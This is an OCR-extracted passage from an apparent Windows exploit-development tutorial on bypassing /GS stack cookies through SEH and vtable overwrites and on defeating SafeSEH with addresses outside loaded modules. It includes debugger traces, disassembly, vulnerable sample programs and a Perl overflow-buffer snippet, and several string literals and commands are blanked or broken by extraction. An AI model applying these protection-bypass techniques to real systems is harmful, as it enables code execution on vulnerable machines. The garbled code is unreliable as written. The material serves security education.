
So far so good. No exception has been triggered yet (nothing has been done with the buffer yet, and we did not attempt to write anywhere that would cause an immediate exception)

Then the second strcpy (strcpy(out,buffer)) starts. Similar routine (one A per loop), and now the A's are written on the stack starting at 0x0012fefc. EBP (bottom of stack) still points to 0x0012feec, so we are now writing beyond the bottom of the stack.


```
0012FEB4  41414141 AAAA
0012FEB8  41414141 AAAA
0012FEBC  41414141 AAAA
0012FEC0  41414141 AAAA
0012FEC4  41414141 AAAA
0012FEC8  41414141 AAAA
0012FECC  41414141 AAAA
0012FED0  41414141 AAAA
0012FED4  41414141 AAAA
0012FED8  41414141 AAAA
0012FEDC  41414141 AAAA
0012FEE0  41414141 AAAA Pointer to next SEH record
0012FEE4  41414141 AAAA SE handler
0012FEE8  41414141 AAAA
0012FEEC  0012FF00 . $.
0012FEF0  00401179 y@. RETURN to basicbof.00401179 from ba
0012FEF4  003429F8 )4. ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
0012FEF8  0012FEFC "■$. ASCII "AAAA"
0012FEFC  41414141 AAAA
0012FF00  00000000 ....
0012FF04  00000041 A...
0012FF08  00000000 ....
0012FF0C  00000004 ♦...
0012FF10 ┌0012FF28 ( $.
0012FF14 │78542071 q0Tx RETURN to MSVCR90.78542071 from MSV
0012FF18 │00000041 A...
0012FF1C │00342980 )4.
```

out is only 128 bytes (variable initially set up in main() and then passed on uninitialized to GetInput() – this smells like trouble to me :-)), so the overflow will probably occur much faster. Buffer contains a lot more bytes, so the overflow may/could/will write into an area where it does not belong, and that will hurt more this time. If this triggers and exception, we control the flow (we have already overwritten the SE structure, remember)

After putting 128 A's on the stack, the stack looks like this :



As we continue to write, we write into higher addresses (eventually even overwriting main() local vars and envp, argv, etc… all the way to the bottom of the stack):



Until we finally try to write into a location where we don't have access to

```
0012FFE4   41414141  AAAA
0012FFE8   41414141  AAAA
0012FFEC   41414141  AAAA
0012FFF0   41414141  AAAA
0012FFF4   41414141  AAAA
0012FFF8   41414141  AAAA
0012FFFC   41414141  AAAA
```

```
004010CB [22:46:21] Access violation when writing to [00130000]
```

Access violation. The SEH chain now looks like this :

```
SEH chain of main thread
Address   SE handler
0012FEE0  41414141
```

If we now pass the exception to the application, and attempt will be made to go to this SE Handler.

```
Registers (FPU)
EAX 00000000
ECX 41414141
EDX 7C9032BC ntdll.7C9032BC
EBX 00000000
ESP 0012F8E4
EBP 0012F904
ESI 00000000
EDI 00000000

EIP 41414141
```

SE Structure was overwritten with the first strcpy, but the second strcpy triggered the exception **before** the function could return. The combination of both should allow us to exploit this vulnerability because stack cookies will not be checked.

Abusing SEH to bypass GS protection

Compile the executable again (with /GS protection) and try the same overflow again :

Code with exception handler :

```
(aa0.f48): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012fd41 ebx=00000000 ecx=0012fd41 edx=00130000 esi=00000001 edi=004033a4
eip=004010d8 esp=0012fca0 ebp=0012fee4 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
basicbof!GetInput+0xd8:
```

```
004010d8 8802            mov     byte ptr [edx],al          ds:0023:00130000=41
0:000> uf GetInput
basicbof!GetInput [basicbof\basicbof.cpp @ 6]:
    6 00401000 55               push    ebp
    6 00401001 8bec             mov     ebp,esp
    6 00401003 6aff             push    0FFFFFFFFh
    6 00401005 68d01a4000       push    offset basicbof!_CxxFrameHandler3+0xc (00401ad0)
    6 0040100a 64a100000000     mov     eax,dword ptr fs:[00000000h]
    6 00401010 50               push    eax
    6 00401011 51               push    ecx
    6 00401012 81ec24020000     sub     esp,224h
    6 00401018 a118304000       mov     eax,dword ptr [basicbof!__security_cookie
(00403018)]
    6 0040101d 33c5             xor     eax,ebp
    6 0040101f 8945ec           mov     dword ptr [ebp-14h],eax
    6 00401022 53               push    ebx
    6 00401023 56               push    esi
    6 00401024 57               push    edi
    6 00401025 50               push    eax
    6 00401026 8d45f4           lea     eax,[ebp-0Ch]
    6 00401029 64a300000000     mov     dword ptr fs:[00000000h],eax
    6 0040102f 8965f0           mov     dword ptr [ebp-10h],esp
    9 00401032 c745fc00000000   mov     dword ptr [ebp-4],0
   10 00401039 8b4508           mov     eax,dword ptr [ebp+8]
   10 0040103c 8985e8fdffff     mov     dword ptr [ebp-218h],eax
   10 00401042 8d8df0fdffff     lea     ecx,[ebp-210h]
   10 00401048 898de4fdffff     mov     dword ptr [ebp-21Ch],ecx
   10 0040104e 8b95e4fdffff     mov     edx,dword ptr [ebp-21Ch]
   10 00401054 8995e0fdffff     mov     dword ptr [ebp-220h],edx
```

Application has died again. From the disassembly above we can clearly see the security cookie being put on the stack in the GetInput function epilogue. So a classic overflow (direct RET overwrite) would not work… However we have hit the exception handler as well (the first strcpy overwrites SE Handler, remember… in our example, SE Handler was only overwritten with 2 bytes, so we probably need 2 more bytes to overwrite it entirely.):

```
0:000> !exchain
0012fed8: basicbof!_CxxFrameHandler3+c (00401ad0)
Invalid exception stack at 00004141
```

This means that we *may* be able to bypass the /GS stack cookie by using the exception handler.

Now if you leave out the exception handling code again (in function GetInput), and feed the application the same number of characters, then we get this :

```
0:000> g
(216c.2ce0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012fd41 ebx=00000000 ecx=0012fd41 edx=00130000 esi=00000001 edi=0040337c
eip=004010b2 esp=0012fcc4 ebp=0012fee4 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
basicbof!GetInput+0xb2:
004010b2 8802            mov     byte ptr [edx],al          ds:0023:00130000=41
```

```
0:000> !exchain
0012ffb0: 41414141
Invalid exception stack at 41414141
```

So same argument length, but the extra exception handler was not added, so it took us not that much bytes to overwrite SE structure this time. It looks like we have triggered an exception before the stack cookie could have been checked. As explained earlier, this is caused by the second strcpy statement in GetInput()

To prove my point, leave out this second strcpy (so only one strcpy, and no exception handler in the application), and then this happens :

```
0:000> g
eax=000036c0 ebx=00000000 ecx=000036c0 edx=7c90e514 esi=00000001 edi=0040337c
eip=7c90e514 esp=0012f984 ebp=0012f994 iopl=0         nv up ei ng nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000286
ntdll!KiFastSystemCallRet:
7c90e514 c3              ret
```

=> stack cookie protection worked again.

So, conclusion : it is possible to bypass stack cookies if the vulnerable function will cause an exception in one way or another other way BEFORE the cookie is checked during the function's epilogue, for example when the function continues to use a corrupted buffer further down the road in the function.

Note : In order to exploit this particular application, you would probably need to deal with /safeseh as well… Anyways, stack cookie protection was bypassed… :-)

Stack cookie bypass demonstration 2 : Virtual Function call

In order to demonstrate this technique, WE'll re-use a piece of code that can be found in Alex Soritov and Mark Dowd's paper from Blackhat 2008 (slightly modified so it would compile under VS2008 C++)

```
#include "          "
#include "           "
class Foo {
  public:
  void __declspec(noinline) gs3(char* src)
  {
   char buf[8];
   strcpy(buf, src);
   bar();
  }
   virtual void __declspec(noinline) bar()
   {
   }
 };
int main()
{
  Foo foo;
```

```
  foo.gs3(
  "     "
  "     "
  "     "
  "     "
  "     "
  "     "
 return 0;
}
```

The Foo object called foo is initialized in the main function, and allocated on the stack of this main function. Then, foo is passed as argument to the Foo.gs3() member function. This gs3() function has a strcpy vulnerability (foo from main() is copied into buf, which is only 8 bytes. So if foo is longer than 8 bytes, a buffer overflow occurs).

After the strcpy(), a virtual function bar() is executed. Because of the overflow earlier, the pointer to the vtable on the stack may have been overwritten, and application flow may be redirected to your shellcode instead.

After compiling with /gs, function gs3 looks this :

```
0:000> uf Foo::gs3
gsvtable!Foo::gs3
   10 00401000 55              push    ebp
   10 00401001 8bec            mov     ebp,esp
   10 00401003 83ec20          sub     esp,20h
   10 00401006 a118304000      mov     eax,dword ptr [gsvtable!__security_cookie
(00403018)]
   10 0040100b 33c5            xor     eax,ebp
   10 0040100d 8945fc          mov     dword ptr [ebp-4],eax
   10 00401010 894df0          mov     dword ptr [ebp-10h],ecx
   12 00401013 8b4508          mov     eax,dword ptr [ebp+8]
   12 00401016 8945ec          mov     dword ptr [ebp-14h],eax
   12 00401019 8d4df4          lea     ecx,[ebp-0Ch]
   12 0040101c 894de8          mov     dword ptr [ebp-18h],ecx
   12 0040101f 8b55e8          mov     edx,dword ptr [ebp-18h]
   12 00401022 8955e4          mov     dword ptr [ebp-1Ch],edx

gsvtable!Foo::gs3+0x25
   12 00401025 8b45ec          mov     eax,dword ptr [ebp-14h]
   12 00401028 8a08            mov     cl,byte ptr [eax]
   12 0040102a 884de3          mov     byte ptr [ebp-1Dh],cl
   12 0040102d 8b55e8          mov     edx,dword ptr [ebp-18h]
   12 00401030 8a45e3          mov     al,byte ptr [ebp-1Dh]
   12 00401033 8802            mov     byte ptr [edx],al
   12 00401035 8b4dec          mov     ecx,dword ptr [ebp-14h]
   12 00401038 83c101          add     ecx,1
   12 0040103b 894dec          mov     dword ptr [ebp-14h],ecx
   12 0040103e 8b55e8          mov     edx,dword ptr [ebp-18h]
   12 00401041 83c201          add     edx,1
   12 00401044 8955e8          mov     dword ptr [ebp-18h],edx
   12 00401047 807de300        cmp     byte ptr [ebp-1Dh],0
   12 0040104b 75d8            jne     gsvtable!Foo::gs3+0x25 (00401025)

gsvtable!Foo::gs3+0x4d
   13 0040104d 8b45f0          mov     eax,dword ptr [ebp-10h]
```

```
13 00401050 8b10            mov     edx,dword ptr [eax]
13 00401052 8b4df0          mov     ecx,dword ptr [ebp-10h]
13 00401055 8b02            mov     eax,dword ptr [edx]
13 00401057 ffd0

14 00401059 8b4dfc          mov     ecx,dword ptr [ebp-4]
14 0040105c 33cd            xor     ecx,ebp
14 0040105e e854000000      call    gsvtable!__security_check_cookie (004010b7)
14 00401063 8be5            mov     esp,ebp
14 00401065 5d              pop     ebp
14 00401066 c20400          ret     4
```


Stack cookie :


```
0:000> dd 00403018
00403018  cd1ee24d 32e11db2 ffffffff ffffffff
00403028  fffffffe 00000001 004020f0 00000000
00403038  56413f2e 406f6f46 00000040 00000000
00403048  00000001 00343018 00342980 00000000
00403058  00000000 00000000 00000000 00000000
```

Virtual function bar looks like this :

```
0:000> uf Foo::bar
gsvtable!Foo::bar
   16 00401070 55              push    ebp
   16 00401071 8bec            mov     ebp,esp
   16 00401073 51              push    ecx
   16 00401074 894dfc          mov     dword ptr [ebp-4],ecx
   17 00401077 8be5            mov     esp,ebp
   17 00401079 5d              pop     ebp
   17 0040107a c3              ret
```

If we look at the stack right at the point when function gs3 is called (so before the overflow occurs, breakpoint at 0×00401000) :





- 0x0012ff70 = saved EIP

- 0x0012ff74 = arguments

- 0x0012ff78 = vtable pointer (points to 0x0040211c)

```
0:000> u 0040211c
gsvtable!Foo::`vftable':
0040211c 7010            jo      gsvtable!_load_config_used+0xe (0040212e)
0040211e 40              inc     eax
0040211f 004800          add     byte ptr [eax],cl
00402122 0000            add     byte ptr [eax],al
00402124 0000            add     byte ptr [eax],al
00402126 0000            add     byte ptr [eax],al
00402128 0000            add     byte ptr [eax],al
0040212a 0000            add     byte ptr [eax],al
```

Right before the strcpy begins, stack is set up like this :

(so 32 bytes have been made available on the stack first (sub esp,20), making ESP point to 0x0012ff4c)

At 0x0012FF78, we see the vtable pointer. Stack at 0x0012ff5c contains 0012ff78.

The stack cookie is first put in EAX and then XORed with EBP. It is then put on the stack (at 0×001268)

After writing AAAABBBBCCCCDDDD to the stack (thus already overflowing buffer buf[]), we have overwritten the cookie with CCCC and we are about to overwrite saved EIP with EEEE

After the overwrite is complete, the stack looks like this :

0x0012ff5c still points to 0x0012ff78, which points to vtable at 0x0040211c.


After performing the strcpy (overwriting the stack), the instructions at 0040104D will attempt to get the address of the virtual function bar() into eax.

Before these instructions are executed, the registers look like this :

Then, these 4 instructions are executed, attempting to load the address of the function into eax…

```
0040104D   |. 8B45 F0        MOV EAX,DWORD PTR SS:[EBP-10]
00401050   |. 8B10           MOV EDX,DWORD PTR DS:[EAX]
00401052   |. 8B4D F0        MOV ECX,DWORD PTR SS:[EBP-10]
00401055   |. 8B02           MOV EAX,DWORD PTR DS:[EDX]
```

The end result of these 4 instructions is



then, CALL EAX is made (in an attempt to launch the virtual function bar(), which really sits at 00401070).

```
00401057   |. FFD0           CALL EAX                    ;  gsvtable.00401070
```

but EAX now contains data we control...

Notice the stack cookie got corrupted but we still control EIP (because we control EAX and have overwritten the vtable pointer). EBP and EDX seem to point to our buffer, so an exploit should be fairly easy to build.

SafeSeh

Safeseh is yet another security mechanism that helps blocking the abuse of SEH based exploitation at runtime. It is as compiler switch (/safeSEH) that can be applied to all executable modules (so .exe files, .dlls etc). (read more at uninformed v5a2).

Instead of protection the stack (by putting a cookie before the return address), the exception handler frame/chain is protected, making sure that if the seh chain is modified, the application will be terminated without jumping to

the corrupted handler. The Safeseh will verify that the exception handling chain is unmodified before going to an exception handler. It does so by "walking the chain" until it reaches 0xffffff (end of chain), verifying that it has encountered the validation frame at the same time.

If you want to overwrite a SE Handler, you have also overwritten the next SEH... which will break the chain & trigger safeseh. The Microsoft implementation of the safeseh technique is (as of now) pretty stable.

Bypassing SafeSeh : Introduction

As explained in chapter 3 of this lab series, the only way safeseh can be bypassed is

-> Try not to execute a seh based exploit (but look for a direct ret overwrite instead :-))

or

-> if the vulnerable application is not compiled with safeseh and one or more of the loaded modules (OS modules or application-specific modules) is/are not compiled with safeseh, then you can use a pop pop ret address from one of the non-safeseh compiled modules to make it work. In fact, it's recommended to look for an application specific module (that is not safeseh compiled), because it would make your exploit more reliable across various versions of the OS.. but if you have to use an OS module, then it will work too (again, as long as it's not safeseh compiled).

-> If the only module without safeseh protection is the application/binary itself, then you may still be able to pull off the exploit, under certain conditions. The application binary will (most likely) be loaded at an address that starts with a null byte. If you can find a pop pop ret instruction in this application binary, then you will be able to use that address (the null byte will be at the end), however you will not be able to put your shellcode after the se handler overwrite (because the shellcode would not be put in memory – the null byte would have acted as string terminator). So in this scenario, the exploit will only work if

– the shellcode is put in the buffer before nseh/seh are overwritten

– the shellcode can be referenced utilizing the 4 bytes of available opcode (jumpcode) where nseh is overwritten. (a negative jump may do the trick here)

– you can still trigger an exception (which may not be the case, because most exceptions occur when overflowing the stack, which will not work anymore when you stop at overwriting seh)

As stated earlier, starting with Windows server 2003, a new protection mechanism has been put in place. This technique should help stopping the abuse of exception handler overwrites. In short, this is how it works :

When an exception handler pointer is about to get called, ntdll.dll (*KiUserExceptionDispatcher*) will check to see if this pointer is in fact a valid EH pointer. First, it tries to eliminate that the code would jump back to an address on the stack directly. It does this by getting the stack high and low address (by looking at the Thread Environment Block's (TEB) entry, looking at FS:[4] and FS:[8]). If the exception pointer is within that range (thus, if it points to an address on the stack), the handler will not be called.

If the handler pointer is not a stack address, the address is checked against the list of loaded modules (and the executable image itself), to see whether it falls within the address range of one of these modules. If that is the

case, the pointer is checked against the list of registered handlers. If there is a match, the pointer is allowed. WE'm not going to discuss the details on how the pointer is checked, but remember that one of the key checks are performed against the Load Configuration Directory. If the module does not have a Load Configuration Directory, the handler would be called.

What if the address does not fall within the range of a loaded module ? Well, in that case, the handler is considered safe and will be called. (That's what we call Fail-Open security :)

There are a couple of possible exploit techniques for this new type of SEH protections :

- If the address of the handler, as taken from the exception_registration structure, is outside the address range of a loaded module, then it is still executed.

- If the address of the handler is inside the address range of a loaded module, but this loaded module does not have a Load Configuration Directory, and the DLL characteristics would allow us to pass the SE Handler verification test, the pointer will get called.

- If the address of the handler is overwritten with a direct stack address, it will not be executed. But if the pointer to the exception handler is overwritten with a heap address, it will be called. (Of course, this involves loading your exploit in the heap and then trying to guess a more or less reliable address on the heap where you can redirect the application flow to. This may be difficult because this address may not be predictable).

-If the exception_registration structure is overwritten and the pointer is set to an already registered handler, which executes code that helps you gaining control. Of course, this technique is only useful if that exception handler code does not break the shellcode and does in fact help putting a controlled address in EIP. True, this is rarely the case, but sometimes it happens.

Bypassing SafeSeh : Using an address outside the address range of loaded modules

The loaded modules/executable image loaded into memory when an application runs most likely contains pointers to pop/pop/ret instructions, which is what we're usually after when building SEH based exploits. But this is not the only memory space where we can find similar instructions. If we can find a pop pop ret instruction in a location outside the address range of a loaded module, and this location is static (because for example it belongs to one of the Windows OS processes), then you can use that address as well. Unfortunately, even if you do find an address that is static, you'll find out that this address may not be the same address across different versions of the OS. So the exploit may only work if you are only targetting one specific version of the OS.

Another (perhaps even better) way of overcoming this 'issue' is by looking at an other set of instructions.

call dword ptr[esp+nn] / jmp dword ptr[esp+nn] / call dword ptr[ebp+nn] / jmp dword ptr[ebp+nn] / call dword ptr[ebp-nn] / jmp dword ptr[ebp-nn]

(Possible offsets (nn) to look for are esp+8, esp+14, esp+1c, esp+2c, esp+44, esp+50, ebp+0c, ebp+24, ebp+30, ebp-04, ebp-0c, ebp-18)

An alternative would be that, if esp+8 points to the exception_registration structure as well, then you could still look for a pop pop ret combination (in the memory space outside the range from the loaded modules) and it would work too. Finally, you can look for "add esp+8 + ret", which would bypass SafeSEH as well.

Let's say we want to look for ebp+30. Convert the call and jmp instructions to opcodes :

```
0:000> a
004010cb call dword ptr[ebp+0x30]
call dword ptr[ebp+0x30]
004010ce jmp dword ptr[ebp+0x30]
jmp dword ptr[ebp+0x30]
004010d1

0:000> u 004010cb
004010cb ff5530          call    dword ptr [ebp+30h]
004010ce ff6530          jmp     dword ptr [ebp+30h]
```

Now try to find an address location that contains these instructions, and is located outside of the loaded modules/executable binary addres space, and you may have a winner.

In order to demonstrate this, we'll use the simple code that was used to explain the /GS (stack cookie) protection (example 1), and try to build a working exploit on Windows 2003 Server R2 SP2, English, Standard Edition.

```
#include "          "
#include "          "
#include "          "

void GetInput(char* str, char* out)
{
        char buffer[500];
        try
        {
         strcpy(buffer,str);
         strcpy(out,buffer);
         printf("                              ",buffer);
        }
        catch (char * strErr)
        {
                printf("                                ");
                printf("                     ",strErr);
        }
}

int main(int argc, char* argv[])
{
    char buf2[128];
    GetInput(argv[1],buf2);
    return 0;
}
```

This time, compile this executable without /GS and /RTc, but make sure the executable is safeseh enabled (so /safeseh:no is not set under 'linker' command line options). Note : WE am running Windows 2003 server R2

SP2 Standard edition, English, with DEP in OptIn mode (so only active for Windows core processes, which is not the default setting on Windows 2003 server R2 SP2 . Don't worry – we'll talk about DEP/NX later on).

When loading this executable in ollydbg, we can see that all modules and executables are safeseh protected.

/SafeSEH Module Scanner

SEH mode	Base	Limit	Module version	Module Name
/SafeSEH ON	0x400000	0x406000		C:\seh.exe
/SafeSEH ON	0x77e40000	0x77f42000	5.2.3790.4480 (srv03_sp2_gdr.09	C:\WINDOWS\system32\kernel32.dll
/SafeSEH ON	0x78520000	0x785c3000	9.00.30729.4148	C:\WINDOWS\WinSxS\x86_Microsoft.VC90.CRT_1fc
/SafeSEH ON	0x7c800000	0x7c8c2000	5.2.3790.4455 (srv03_sp2_gdr.09	C:\WINDOWS\system32\ntdll.dll

We will overwrite the SE structure after 508 bytes. So the following code will put "BBBB" in next_seh and "DDDD" in seh :

```
my $size=508;
$junk=" " x $size;
$junk=$junk."    ";
$junk=$junk."    ";
system("
               ");
Executable search path is:
ModLoad: 00400000 00406000   seh.exe
ModLoad: 7c800000 7c8c2000   ntdll.dll
ModLoad: 77e40000 77f42000   C:\WINDOWS\system32\kernel32.dll
ModLoad: 78520000 785c3000   C:\WINDOWS\WinSxS\x86_Microsoft.VC90...dll
(c5c.c64): Break instruction exception - code 80000003 (first chance)
eax=78600000 ebx=7ffdb000 ecx=00000005 edx=00000020 esi=7c8897f4 edi=00151f38
eip=7c81a3e1 esp=0012fb70 ebp=0012fcb4 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!DbgBreakPoint:
7c81a3e1 cc              int     3
0:000> g
(c5c.c64): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012fd41 ebx=00000000 ecx=0012fd41 edx=00130000 esi=00000001 edi=004033a8
eip=004010cb esp=0012fcb4 ebp=0012feec iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
seh!GetInput+0xcb:
004010cb 8802            mov     byte ptr [edx],al          ds:0023:00130000=41
0:000> !exchain
0012fee0: 44444444
Invalid exception stack at 42424242
```

ok, so far so good. Now we need to find an address to put in seh. All modules (and the executable binary) are safeseh compiled, so we cannot use an address from these ranges.

Let's search memory for call/jmp dword ptr[reg+nn] instructions. We know that

opcode ff 55 30 = call dword ptr [ebp+0x30] and opcode ff 65 30 = jmp dword ptr [ebp+0x30]


```
0:000> s 0100000 l 77fffff ff 55 30
00270b0b  ff 55 30 00 00 00 00 9e-ff 57 30 00 00 00 00 9e  .U0......W0.....
```

Alternatively, you can use my own pvefindaddr pycommand plugin for immunity debugger to help finding those addresses. The !pvefindaddr jseh command will look for all call/jmp combinations automatically and only list the ones that are outside the range of a loaded module :

```
0BADF00D ===========================================================================
0BADF00D !pvefindaddr Usage
0BADF00D ------------------
0BADF00D !pvefindaddr <operation> [<options>]
0BADF00D Valid operations:
0BADF00D p [reg] [module](look for pop pop ret) - optionally specify reg and module to filter on
0BADF00D         Only addresses from non-safeseh protected modules/binaries will be listed
0BADF00D j <reg> [module](look for jmp <reg>, call <reg>, push <reg>+ret) (optionally filter on module)
0BADF00D jseh            (look for jmp/call dword ptr[ebp/esp+nn and ebp-nn])
0BADF00D         Only addresses outside address range of modules will be listed
0BADF00D nosafeseh       (List all modules that are not safeseh protected)
0BADF00D
0BADF00D
0BADF00D [nosafeseh] Getting safeseh status for loaded modules :
0BADF00D All loaded modules are safeseh protected - good luck
0BADF00D
0BADF00D ---------------------------------------------------------------------------
0BADF00D Search for jmp/call dword[ebp/esp+nn] combinations started - please wait...
0BADF00D ---------------------------------------------------------------------------
00280B0B Found CALL DWORD PTR SS:[EBP+30] at 0x00280b0b - Access: (PAGE_READONLY)
0BADF00D Search complete
0BADF00D Found 1 address(es)
!pvefindaddr jseh
```

(note – the screenshot above is from another system, please disregard the address that was found for now).

Also, you can get a view on the memory map using immunitydebugger or ollydbg, so you can see where an address belongs to.



